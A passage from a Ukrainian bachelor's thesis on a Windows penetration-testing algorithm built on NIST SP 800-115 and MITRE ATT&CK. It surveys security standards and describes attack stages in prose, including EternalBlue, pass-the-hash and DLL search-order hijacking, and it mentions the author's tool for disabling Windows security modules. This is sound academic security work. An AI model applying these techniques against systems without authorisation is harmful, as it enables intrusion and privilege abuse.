НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ «ОДЕСЬКА ЮРИДИЧНА АКАДЕМІЯ»
ФАКУЛЬТЕТ КІБЕРБЕЗПЕКИ ТА ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ

Кафедра кібербезпеки

КВАЛІФІКАЦІЙНА РОБОТА

на тему:

«РОЗРОБКА АЛГОРИТМУ ТЕСТУВАННЯ НА ПРОНИКНЕННЯ ІС З ВИКОРИСТАННЯМ МІЖНАРОДНИХ РЕКОМЕНДАЦІЙ»

Виконав: здобувач 4 курсу
Рівень бакалавр
Галузь знань 12 «Інформаційні технології», спеціальність 125 «Кібербезпека»
Іващук Даніель Юрійович

Керівник: д.т.н., професор
Казакова Надія Феліксівна

Рецензент: к.т.н., доцент
Кухаренко Сергій Вікторович

Одеса – 2024

НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ «ОДЕСЬКА ЮРИДИЧНА АКАДЕМІЯ»

Факультет **кібербезпеки та інформаційних технологій**

Кафедра **кібербезпеки**

Галузь знань: **12 Інформаційні технології**

Спеціальність: **125 Кібербезпека**

Назва освітньої програми: **Кібербезпека**

ЗАТВЕРДЖУЮ

Завідувач кафедри кібербезпеки професор

С.А. Горбаченко

_____«____»_____20

_____року

З А В Д А Н Н Я

на кваліфікаційну (бакалаврську) роботу

здобувачу Іващуку Даніелю Юрійовичу

1. Тема роботи: «Розробка алгоритму тестування на проникнення іс з використанням міжнародних рекомендацій»

Керівник роботи: д.т.н, професор Казакова Надія Феліксівна

затверджені наказом НУ ОЮА від «_____»_____20___року № _____

2. Строк подання здобувачем роботи «__»_____20___рік

3. Дата видачі завдання«__»_____20___рік

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів бакалаврської роботи	Строк виконання етапів роботи	Примітка
1	Узгодження теми з науковим керівником	27.11.2023	ВИКОНАНО

2	Пошук та аналіз технічної інформації про міжнародні стандарти	11.12.2023–27.12.2023	ВИКОНАНО
3	Поглибленний аналіз стандарту NIST 800 115	30.12.2023–03.01.2024	ВИКОНАНО
4	Вибір дистрибутиву Linux та аналіз інструментаря	12.01.2024–18.01.2024	ВИКОНАНО
5	Аналіз вразловостей операційних систем сімейства Windows	05.02.2024–14.02.2024	ВИКОНАНО
6	Розроблення алгоритму	25.02.2024–26.02.2024	ВИКОНАНО
7	Розгортання середовища для випробування	20.03.2024–23.03.2024	ВИКОНАНО
8	Написання власного програмного запезпечення	28.03.2024–16.04.2024	ВИКОНАНО
9	Проведення випробування розробленного алгоритму	24.04.2024	ВИКОНАНО

Здобувач

_____

(підпис) (прізвище та ініціали)

Керівник роботи

_____

(підпис) (прізвище та ініціали)

АНОТАЦІЯ

Кваліфікаційна робота на тему “Розробка алгоритму тестування на проникнення ІС з використанням міжнародних рекомендацій” на здобуття першого (бакалаврського) рівня вищої освіти за спеціальністю 125 Кібербезпека, освітньою програмою: Кібербезпека, містить 20 рисунків, 1 таблицю, 3 додатки, 21 літературне джерело за переліком посилань. Робота виконана на 56 сторінках загального тексту і 35 сторінках основного тексту.

Метою роботи є розробка алгоритму тестування на проникнення з метою підвищення загального рівню безпеки інформації в ІС.

Під час роботи розроблено алгоритм тестування на проникнення для операційних систем Windows, програмне забезпечення для відключення модулів безпеки Windows. Проведено тестування розробленного алгоритму, та програмного забезпечення.

Практична значеність полягає у використанні розробленного алгоритму для виявленні слабких місць у мережевій інфраструктурі для усуненя вразливостей.

PENTEST, ETERNALBLUE, ІНФОРМАЦІЙНА БЕЗПЕКА, WINDOWS, CYBERSECURITY

ANNOTATION

The qualification work on the topic "Development of an Algorithm for Penetration Testing of Information Systems Using International Recommendations" for obtaining the first (bachelor's) level of higher education in the specialty 125 Cybersecurity, educational program: Cybersecurity, contains 20 figures, 1 table, 3 appendices, and 21 literary sources according to the list of references. The work is completed on 56 pages of total text and 35 pages of main text.

The purpose of the work is to develop a penetration testing algorithm to enhance the overall level of information security in information systems.

During the work, a penetration testing algorithm for Windows operating systems was developed, along with software for disabling Windows security modules. The developed algorithm and software were tested.

The practical significance lies in the use of the developed algorithm to identify weaknesses in the network infrastructure and to eliminate vulnerabilities.

PENTEST, ETERNALBLUE, INFORMATION SECURITY, WINDOWS, CYBERSECURITY

ПЕРЕЛІК СКОРОЧЕНЬ

ІС – Інформаційна система

ПО – Програмне забезпечення

ОС – Операційна система

COM – Component Object Model

NIST – National Institute of Standards and Technology

BITS – Background Intelligent Transfer Service

OWASP – The Open Worldwide Application Security Project

CIS – Center for Internet Security

ISAC – Multi–State Information Sharing and Analysis Center

RPC – Remote procedure call

DLL – Dynamic–link library

CWD – Current Working Directory

FFRDC – Federally funded research and development centers

ЗМІСТ

ВСТУП

Сучасне суспільство вже давно перетворилося на цифрову епоху, де інформаційно–комунікаційні системи стали невід'ємною складовою кожного аспекту нашого життя. Ці системи є не лише носіями величезного обсягу даних, а й стратегічним ресурсом для функціонування економіки, державних установ та особистих справ громадян. Проте разом з їхнім поширенням і розвитком зростає загроза їхньої безпеки.

У сучасному світі ми стикаємося з постійною еволюцією технологій, програмного забезпечення та апаратних компонентів. Цей постійний прогрес приводить до збільшення кількості вразливостей, які можуть бути використані зловмисниками для нанесення шкоди. Тому вирішальним стає завдання забезпечення високого рівня захисту цих систем. Саме тут важливу роль відіграє тестування на проникнення, яке, використовуючи міжнародні стандарти та рекомендації, дозволяє ефективно оцінити захищеність інформаційних систем та виявити потенційні загрози.

Однак, до цього часу не може існувати абсолютно безпечних систем. Тому перевірка на проникнення залишається актуальною задачею для будь–якої організації, яка прагне зберегти конфіденційність, цілісність та доступність своєї інформації. Розробка ефективних алгоритмів оцінки результатів тестування на проникнення на основі міжнародних рекомендацій стає важливим етапом у забезпеченні кібербезпеки. Тому за основу буде взятий план

- Аналіз актуальності проблеми
- Провести дослідження міжнародних стандартів
- Розробити алгоритм проникнення в ІКС на основі міжнародних рекомендацій
- Провести практичну демонстрацію алгоритма
- Проаналізувати результати

Об'єктом дослідження є безпека інформаційних систем на підприємствах.

Предметом дослідження є інструменти, технології та алгоритми проведення тестування на уразливості інформаційних систем.

Метою цієї роботи є створення алгоритмму для оцінки безпеки інформаційних систем і вдосконалення цього процесу шляхом розробки методу рейтингової оцінки. Досягнення цієї мети вимагає дослідження ефективності тестування на проникнення, розробки алгоритму його застосування та аналізу отриманих результатів.

1 ТЕХНІЧНИЙ АНАЛІЗ МІЖНАРОДНИХ СТАНДАРТІВ ТА ПРАКТИЧНИХ РЕКОМЕДАЦІЙ

1.1 Аналіз міжнародних стандартів та рекомендацій

Дотримання рекомендацій є необхідною основою для забезпечення надійної інформаційної безпеки та захисту інформаційних систем від потенційних загроз. Міжнародні стандарти і рекомендації створюють єдині правила та підходи, що допомагають організаціям з різних галузей забезпечити високий рівень безпеки.

Національний інститут стандартів і технологій (NIST) є однією з провідних організацій у сфері розробки та впровадження стандартів і технологій у Сполучених Штатах Америки. Заснований у 1901 році, NIST відіграє ключову роль у сприянні інновацій та просуванні технологічного розвитку в країні.

Один із аспектів діяльності NIST у сучасному світі – це розробка та підтримка стандартів у сфері інформаційної безпеки [1]. Інститут активно співпрацює з індустрією, урядом та академічною спільнотою з метою створення найбільш ефективних та інноваційних підходів до захисту інформації.

NIST відомий своїми публікаціями, такими як Стандарти криптографії (наприклад, FIPS PUB 140–2) [2], Рекомендації з кібербезпеки (наприклад, NIST SP 800 серії) та багатьма іншими документами, які встановлюють рекомендації та вимоги щодо захисту інформації, інформаційних систем та інфраструктури.

NIST Special Publication 800–115, з назвою "Технічний посібник з тестування та оцінки інформаційної безпеки", надає докладні рекомендації щодо проведення тестування безпеки. Документ описує методології для різних типів тестування, включаючи оцінку вразливостей та пентест. Він акцентує увагу на плануванні, виконанні та післятестувальних заходах, щоб забезпечити повноцінну оцінку безпеки інформаційних систем.

NIST використовується різними організаціями, компаніями та установами як у Сполучених Штатах, так і по всьому світу. Ось деякі з основних груп користувачів та способи, якими вони використовують NIST:

- Урядові організації: Уряд США використовує рекомендації та стандарти, розроблені NIST, для забезпечення кібербезпеки, захисту інформації та створення стандартів у сферах криптографії, кібербезпеки та інших.
- Промислові компанії: Багато компаній в різних галузях, таких як інформаційні технології, фінанси, охорона здоров'я та інші, використовують стандарти та рекомендації NIST для створення безпечних та надійних інформаційних систем та послуг.
- Академічна спільнота: Університети та дослідницькі установи використовують документи, розроблені NIST, як основу для своїх досліджень у сферах криптографії, кібербезпеки, інформаційних технологій та інших областей.
- Галузеві організації та стандартизаційні організації: Багато галузевих організацій та стандартизаційних організацій використовують стандарти та рекомендації NIST як основу для власних стандартів та протоколів.
- Міжнародні організації та уряди: Багато країн та міжнародні організації використовують стандарти та рекомендації NIST для створення власних стандартів у сферах кібербезпеки та інформаційних технологій.

Mitre

Mitre Corporation – це некомерційна організація, заснована в 1958 році з штаб–квартирою у Маклін, штат Вірджинія. Її місія – вирішувати проблеми для створення безпечнішого світу [3].

Mitre керує федерально фінансованими науково–дослідницькими центрами (FFRDC), які підтримують різні агентства уряду США в таких галузях, як:

- Оборона
- Внутрішня безпека

- Кібербезпека

Ключові напрямки діяльності Mitre:

- Поєднання: Mitre об'єднує сильні сторони уряду, академічних кіл та промисловості для пришвидшення прогресу. Надання глибоких знань: Mitre пропонує дослідження, розробки та прототипування, а також системне мислення в різних сферах життя.
- Об'єктивність: Робота Mitre спрямована на користь всій країні, без комерційного впливу, і доступна всім, хто прагне вирішувати важливі завдання.

Розробка MITRE ATT&CK: Це глобально доступна база знань про тактику та методи атак супротивника, заснована на реальних спостереженнях. ATT&CK використовується як основа для розробки конкретних моделей загроз та методологій у приватному секторі, державному секторі та в галузі кібербезпекових продуктів та послуг. Підтримка Homeland Security Experts Group: Mitre підтримує цю незалежну, непартійну групу експертів з питань внутрішньої безпеки та боротьби з тероризмом, яка інформує громадськість та лідерів уряду, включаючи міністра внутрішньої безпеки. Співпраця з Harvard Innovation Labs та MassChallenge: Mitre спільно з Harvard Innovation Labs та MassChallenge запустила Bridging Innovation у 2020 році, щоб налагодити зв'язок між державними установами та стартапами.

Open Web Application Security Project

Open Web Application Security Project (OWASP) – це некомерційна організація, яка займається покращенням безпеки веб–додатків [4]. Організація складається з груп волонтерів з усього світу, які спільно працюють над розробкою відкритих стандартів, інструментів та ресурсів, що сприяють покращенню безпеки веб–додатків.

OWASP намагається підвищити усвідомлення про загрози та вразливості, що існують у веб–додатках, серед розробників, тестувальників, адміністраторів та користувачів. The Web Security Testing Framework (WSTF) – це потужний набір інструментів і методів, спрямованих на тестування

безпеки веб–додатків. Розроблений для забезпечення високої якості та ефективності тестування, цей фреймворк став неоціненим ресурсом для професіоналів з безпеки веб–додатків у всьому світі.

Основні компоненти The Web Security Testing Framework включають:

- Методологія тестування: WSTF надає детальну методологію для виконання тестування безпеки веб–додатків. Ця методологія охоплює всі аспекти тестування, включаючи планування, виконання, аналіз результатів і створення звіту.
- Набір інструментів: WSTF містить великий набір інструментів для виконання різноманітних завдань тестування безпеки веб–додатків. Ці інструменти включають в себе сканери вразливостей, проксі–сервери для перехоплення трафіку, інструменти для аналізу веб–додатків на предмет вразливостей, і багато іншого.
- Довідковий матеріал і документація: WSTF надає широкий спектр довідкового матеріалу і документації, що допомагає користувачам зрозуміти різні аспекти тестування безпеки веб–додатків і використання інструментів фреймворку.

Center for Internet Security

Center for Internet Security (CIS) – це неприбуткова організація, яка спеціалізується на розробці та поширенні стандартів безпеки для захисту інформаційних систем. Один з їхніх основних продуктів – це набір конфігураційних стандартів, які відомі як CIS Benchmarks. Ці стандарти надають рекомендації щодо налаштування різних компонентів інформаційних систем з метою підвищення їхнього рівня безпеки [5].

З точки зору тестування на проникнення, CIS Benchmarks можуть бути використані як важливий ресурс для оцінки безпеки інформаційних систем. Пентестери можуть використовувати ці стандарти як основу для перевірки відповідності конфігурацій та установок систем до рекомендацій безпеки.

Під час проведення пентесту підприємство або організація може використовувати CIS Benchmarks для оцінки стану безпеки своїх систем з

використанням рекомендацій організації CIS. Порівняно зі стандартами безпеки, які можуть бути загальними або загальними, CIS Benchmarks надають конкретні рекомендації щодо конфігурацій систем та програмного забезпечення, що можуть допомогти покращити рівень безпеки.

Крім того, організації, які проводять пентест, можуть використовувати CIS Benchmarks для розробки рекомендацій щодо усунення виявлених вразливостей та покращення безпеки інформаційних систем. Отже, CIS Benchmarks можуть бути важливим інструментом у роботі пентестерів для оцінки, аналізу та покращення безпеки інформаційних систем.

Multi–State Information Sharing and Analysis Center (MS–ISAC) – це неприбуткова організація, яка спеціалізується на обміні інформацією та аналізі кібербезпеки для державних, місцевих, регіональних та приватних секторів в США. Організація була створена з метою підвищення рівня кібербезпеки та захисту інформаційних систем урядових установ інфраструктури критичної важливості [6].

MS–ISAC забезпечує партнерів із сектора критичної інфраструктури (наприклад, енергетика, фінанси, охорона здоров'я тощо) доступом до різноманітних ресурсів і інформації з кібербезпеки, таких як звіти про вразливості, оновлення про загрози, технічні статті та рекомендації щодо кіберзахисту.

1.2 Методи тестування

На підставі вишепроведенного аналізу за основу було взято стандарт NIST оскільки він є одним з провідних авторитетів у галузі кібербезпеки та надає широкий спектр рекомендацій і керівництва з питань захисту інформації. Використання стандартів NIST дозволяє стандартизувати підходи до кібербезпеки, що допомагає пентестерам забезпечити повноту та консистентність їхніх дій. Крім того, стандарти NIST часто використовуються в урядових установах США та інших країнах як основа для встановлення політик безпеки, тому їх використання дозволяє пентестерам врахувати вимоги і очікування урядових клієнтів [7].

Це робить підхід, заснований на стандартах NIST, особливо важливим для пентестерів, які працюють з урядовими або галузевими організаціями. Стандарти NIST, такі як NIST Special Publication 800–53 або NIST Cybersecurity Framework, надають широкий спектр рекомендацій щодо управління ризиками, захисту інформації та виявлення і реагування на кіберзагрози.

Беручи за основу стандарти NIST, пентестери можуть забезпечити високий рівень безпеки для інформаційних систем, а також відповідати вимогам і стандартам безпеки, встановленим урядовими організаціями та галузевими регуляторами. Крім того, зазначений підхід дозволяє забезпечити відповідність з різноманітними міжнародними стандартами та регуляторними вимогами.

Висновки до розділу 1

У цьому розділі було розглянуто необхідність стандартизації та список міжнародних стандартів, направленних на запезпеченя захисту інформації. Було розглянуто такі організації як Національний інститут стандартів і технологій (NIST), Mitre, Open Web Application Security Project (OWASP), The Web Security Testing Framework (WSTF), Center for Internet Security (CIS), та Multi–State Information Sharing and Analysis Center (MS–ISAC). На основі цього аналізу було обрано стандарт NIST 800–115 для розробки алгоритму тестування на проникнення, оскільки він забезпечує широкий набір рекомендацій та методологій для виконання тестів на проникнення.

2 РОЗРОБКА АЛГОРИТМУ ТЕСТУВАННЯ НА ПРОНИКНЕННЯ ЗА СТАНДАРТОМ NIST 800 115

2.1 Формулювання вимог до алгоритму

На підставі аналізу стандартів та відповідних методів тестування, який було проведено в попередньому розділі, для подальшого використання було вибрано National Institute of Standards and Technology 800 115 [1] як такий, що надає комплексні та детальні рекомендації щодо забезпечення кібербезпеки. Далі в роботі буде розглянуто реалізацію алгоритму тестування, яка відповідає саме цьому стандарту. Його перевагами, як вказано вище, є надійність, повнота та узгодженість підходів. Алгоритм перевірки буде проходити по стандарту NIST 800–115 [1], зображеному на рисунку 2.1, та буде доповнений методологією Mitre ATT&CK.




Рисунок 2.1 – «Циклічна покрокова схема атаки»

Стандарт NIST 800 115 визначає чотирьох ступневу методику тестування зображену на рисунку 2.2.

Розглянемо більш подробно етапи та стратегії, що будуть використовуватися під час тестування. Основні завдання цього етапу включають визначення обсягу тестування, ідентифікацію систем та ресурсів, що підлягають аналізу, а також встановлення дозволеного впливу на робоче середовище. Після завершення планування переходимо до етапу виявлення, де здійснюється збір і аналіз інформації про цільову систему з метою визначення потенційних слабких місць та вразливостей.




Рисунок 2.2 Чотирьох ступнева методика тестування

Під час етапу виявлення (Discovery) здійснюється збір і аналіз інформації про цільову систему з метою визначення потенційних слабких місць та вразливостей. Цей процес може включати сканування мережі для виявлення активних пристроїв і послуг, аналіз конфігурацій систем, перевірку наявності вразливих програм або служб, а також збір інформації про можливі точки входу. Основна мета цього етапу – створення бази для подальших атак та тестування за допомогою виявлених слабкостей.

Під час етапу атаки (Attack) здійснюється виконання різноманітних атак з метою випробування стійкості системи до потенційних загроз. Це може включати спроби експлуатації виявлених вразливостей, перехоплення даних, виконання несанкціонованих команд або отримання несанкціонованого доступу до системи чи даних. Метою цього етапу є визначення, наскільки

ефективно система може захищатися від потенційних загроз і які заходи безпеки слід вдосконалити для запобігання подібним атакам у майбутньому.

Під час етапу звітування (Reporting) генерується детальний звіт про результати тестування на проникнення. Цей звіт містить опис виявлених вразливостей, виконаних атак, виявлених слабких місць у захисті та рекомендації щодо вдосконалення безпеки системи. Звіт також може включати рекомендації щодо вдосконалення політик безпеки, конфігураційних параметрів системи та процедур відновлення після інциденту. Головною метою цього етапу є надання замовнику інформації, яка допоможе йому вдосконалити рівень безпеки своєї системи та запобігти можливим інцидентам у майбутньому

2.2 Контрольні точки алгоритму на проникнення

Хоча пентестери та хакери використовують різноманітні методи для обходу систем захисту через типову підозрілу поведінку, вони завжди мають спільні контрольні точки, які зображенні на рисунку 2.3.




Рисунок 2.3 – Блок схема алгоритму тестування на проникнення

Ці контрольні точки відображають основні етапи, які вони пройдуть під час атаки. Вони включають:

1. Reconnaissance (Розвідка): Отримання інформації про цільову систему або мережу.
2. Resource Development (Розробка ресурсів): Знаходження та підготовка ресурсів, необхідних для атаки.
3. Initial Access (Перший доступ): Отримання першого доступу до системи або мережі.
4. Execution (Виконання): Запуск коду або програм для виконання атаки.
5. Persistence (Постійність): Забезпечення продовження доступу після початкового вторгнення.
6. Privilege Escalation (Підвищення привілеїв): Отримання більших привілеїв або доступу до системи.
7. Defense Evasion (Ухилення від захисту): Уникнення виявлення та обхід захисних механізмів.
8. Credential Access (Отримання облікових даних): Викрадення облікових даних користувачів або адміністраторів.
9. Discovery (Виявлення): Виявлення додаткових ресурсів або систем всередині мережі.
10. Lateral Movement (Бічний рух): Розповсюдження в мережі або системі після отримання доступу.
11. Collection (Збір інформації): Збір цінної інформації з отриманих джерел.
12. Exfiltration (Виведення інформації): Виведення вкраденої інформації з мережі або системи.
13. (Вплив): Здійснення негативного впливу на цільову систему або мережу.

2.3 Опис контрольних точок під час тестування на проникнення

У сценарії пентесту, фахівці з безпеки інформації спеціалізуються на відтворенні етапів зображенних на рисунку 2.3 з дотриманням заранння узгоджених правил та правових актів. Вони проводять аналіз і виявлення потенційних уразливостей в інформаційному середовищі, розробляють та виконують тестові атаки, а також надають рекомендації з підвищення рівня безпеки.

Для розуміння рисунку 2.3 був наведений детальний опис кожного із етапів

Reconnaissance

Активне сканування, як, наприклад, з використанням інструменту Nmap, є одним із ключових етапів пентестування. Nmap (Network Mapper) – це потужний інструмент для сканування мереж, призначений для виявлення живих хостів, визначення відкритих портів, встановлення видів служб, а також виявлення потенційних вразливостей [8].

Фішинг інформації – це техніка, при якій зловмисники застосовують соціальну інженерію для отримання цінної інформації про об’єкт атаки. Цей вид атаки може включати себе ситуації, коли зловмисники вдаються до видачі себе за співробітників компанії під час телефонних дзвінків або в електронних листах [9].

Shodan – це пошукова система, спеціалізована на скануванні та індексації пристроїв, які підключені до Інтернету. Вона надає доступ до великої кількості інформації про цільові системи, включаючи відкриті порти, сервіси, конфігурації та інші деталі, які можуть бути використані для виявлення слабких місць та потенційних вразливостей [10].

Основна відмінність фішингу інформації від інших видів фішингу полягає в його меті. У фішингу, спрямованому на отримання доступу до системи, зловмисники стежать за отриманням обламуючої інформації, такої як паролі або кредитні дані, для незаконного доступу до систем. У випадку

фішингу інформації, головною метою є просте збирання цінної інформації для подальшого використання на наступних етапах проникнення.

Resource Development:

Розробка ресурсів – це отримання інформації через закупівлю аккаунтів, шкідливого ПО інформації про мережеву інфраструктуру, тощо.

Також до цього розділу відноситься розробка власного шкідливого ПО, конфігурація C2 серверу

Initial Access

Initial Access – це крок у кібератаках, коли зловмисники отримують доступ до цільової системи чи мережі. Цей етап може визначати подальший успіх атаки, оскільки успішне проникнення в систему дає зловмисникам можливість встановити контроль над нею і здійснити подальші дії, такі як викрадення даних, розповсюдження шкідливого програмного забезпечення, або виконання інших цілей атаки [11].

Щоб отримати Initial Access, зловмисники можуть використовувати різноманітні техніки та методи. Деякі з них включають:

Експлуатація вразливостей: Зловмисники можуть скористатися вразливостями в програмному забезпеченні або операційній системі, щоб втрутитися в систему. Це може включати використання відомих вразливостей з відомих виробників програмного забезпечення або розкритих вразливостей, які не були виправлені через патчі. Прикладом цього є вразливість EternalBlue Використання вразливості EternalBlue дозволяло зловмисникам віддалено виконувати код на комп'ютерах та серверах під управлінням операційних систем Windows без необхідності авторизації. Це означало, що зловмисники могли віддалено виконувати шкідливий код на комп'ютерах, що працюють в мережі, що мають відкритий доступ до порту SMB [12]

Фішингові атаки: це один із найпоширеніших методів, зловмисники можуть використовувати фішингові електронні листи або соціальні інженерні методи для виклику користувачів на виконання дій, що призводять до

встановлення шкідливого програмного забезпечення або розкриття облікових даних.

Використання віддалених служб: зловмисники можуть використовувати віддалені служби, такі як VPN, якщо вони мають неправильно налаштовані або використовують слабкі облікові дані для входу.

Використання недоліків в аутентифікації: Зловмисники можуть скористатися слабкими паролями або недостатньою аутентифікацією для отримання доступу до системи через Pass–the–hash, це метод атаки, коли зловмисник використовує хеш пароля користувача для отримання несанкціонованого доступу до системи або ресурсів. Замість того, щоб використовувати сам пароль, зловмисник використовує хеш–значення, яке було виведене з пароля за допомогою алгоритму хешування. Це дає зловмисникові змогу обійти процес автентифікації, що базується на знанні самого пароля

Execution

Execution – це етап в кібератаках, коли зловмисники виконують контрольований ними код на віддаленій системі. Техніки, які виконують шкідливий код, часто поєднуються з техніками з інших тактик для досягнення ширших цілей, таких як дослідження мережі або крадіжка даних. Наприклад, зловмисник може використовувати інструменти для віддаленого доступу, щоб виконати PowerShell скрипт, який виконує віддалене відкриття систем. Техніки Execution включають зловживання командними оболонками, інтерпретаторами скриптів, експлуатацію вразливостей для виконання коду на клієнтських пристроях, міжпроцесне спілкування та взаємодію з природними API операційної системи.

Privilege escalation

У випадку, коли зловмисник вже має доступ до системи, використовуючи обліковий запис без прав адміністратора, і стикається з обмеженнями щодо виконання деяких програм або доступу до певної інформації, наступним кроком для нього буде ескалація привілеїв. Це означає

отримання адміністраторських або інших прав у системі зображенних у таблиці 2.1, використовуючи уразливості в програмному забезпеченні або налаштуваннях операційної системи.

Таблиця 2.1 – Список привілеїв в ОС Windows [13]

SECURITY_MANDATORY_UNTRUSTED_RID	0x00000000	Untrusted
SECURITY_MANDATORY_LOW_RID	0x00001000	Low integrity
SECURITY_MANDATORY_MEDIUM_RID	0x00002000	Medium integrity
SECURITY_MANDATORY_HIGH_RID	0x00003000	High integrity
SECURITY_MANDATORY_SYSTEM_RID	0x00004000	System integrity

Один з методів ескалації привілеїв – це використання заміни DLL(Dynamic–link library). В більшості випадків, програми у Windows завантажують зовнішні бібліотеки DLL з каталогу, з якого вони були завантажені вперше, замість повного шляху. А оскільки у windows є заготовлений порядок загрузки DLL файлів «Каталог, з якого завантажується програма, Системний каталог, 16–розрядний системний каталог, Каталог Windows, Поточна робоча директорія (CWD)», зловмисник може підставити свою DLL у каталог програми, замінюючи оригінальну бібліотеку і викликаючи небажані дії або отримуючи несанкціонований доступ до системи [14].

Defense Evasion

Підвищення привілеїв включає в себе методи, які противники використовують для отримання більш високих рівнів дозволів на системі чи мережі. Часто противники можуть проникнути та досліджувати мережу з неуповноваженим доступом, але для виконання своїх цілей їм потрібні підвищені дозволи. Загальні підходи полягають у використанні слабкостей системи, неправильних конфігурацій та вразливостей. Приклади підвищеного доступу включають рівні SYSTEM/root.

Ці методи часто перетинаються з техніками Persistence, оскільки функції операційної системи, які дозволяють противникам залишатися у системі та виконуватися в підвищеному рівні доступу.

